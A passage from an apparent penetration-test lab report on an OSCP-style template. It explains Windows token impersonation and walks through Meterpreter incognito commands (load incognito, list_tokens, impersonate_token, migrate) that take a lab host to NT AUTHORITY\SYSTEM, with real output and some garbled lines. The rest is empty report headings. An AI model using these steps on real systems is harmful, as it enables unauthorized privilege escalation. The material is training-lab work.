For an impersonation token, there are different levels:

- SecurityAnonymous: current user/client cannot impersonate another user/client
- SecurityIdentification: current user/client can get the identity and privileges of a client, but cannot impersonate the client
- SecurityImpersonation: current user/client can impersonate the client's security context on the local system
- SecurityDelegation: current user/client can impersonate the client's security context on a remote system

where the security context is a data structure that contains users' relevant security information.

The privileges of an account(which are either given to the account when created or inherited from a group) allow a user to carry out particular actions. Here are the most commonly abused privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege
- SeTcbPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege

There's more reading here.

Figure 3.10: Privesc

```
![Privesc](/root/Downloads/10.png)
```

> whoami /priv // You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability. Enter: load incognito to load the incognito module in metasploit. Please note, you may need to use the use incognito command if the previous command doesn't work. Also ensure that your metasploit is up to date

```
>> load incognito
```

```
>> list_tokens -g  // To check which tokens are available, enter the list_tokens
g. We can see that the BUILTIN\Administrators token is available. Use theÃ imper
 -- NT AUTHORITY\SYSTEM
```

```
meterpreter > impersonate_token BUILTIN\\Administrators
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter >
```

// Even though you have a higher privileged token you may not actually have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do). Ensure that you migrate to a process with correct permissions (above questions answer). The safest process to pick is the services.exe process. First use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS » migrate 1816 // Ec2Config.exe is a service running with authority privileges

```
 1720  668   svchost.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows
 1732  2584  torisha.exe          x86   0        alfred\bruce                  C:\Program
                                                                               pace\proje
 1764  668   svchost.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
 1828  1628  java.exe             x86   0        alfred\bruce                  C:\Program
                                                                               in\java.ex
 1852  668   Ec2Config.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Program
                                                                               vice\Ec2Co
 1940  524   conhost.exe          x64   0        alfred\bruce                  C:\Windows
 2368  772   WmiPrvSE.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
                                                                               e
 2584  808   powershell.exe       x86   0        alfred\bruce                  C:\Windows
                                                                               l\v1.0\pow
 2788  668   sppsvc.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
 3056  668   TrustedInstaller.e   x64   0        NT AUTHORITY\SYSTEM           C:\Windows
             xe                                                                r.exe

meterpreter > migrate 1852
[*] Migrating from 1732 to 1852...
[*] Migration completed successfully.
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 3.11: Privesc

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code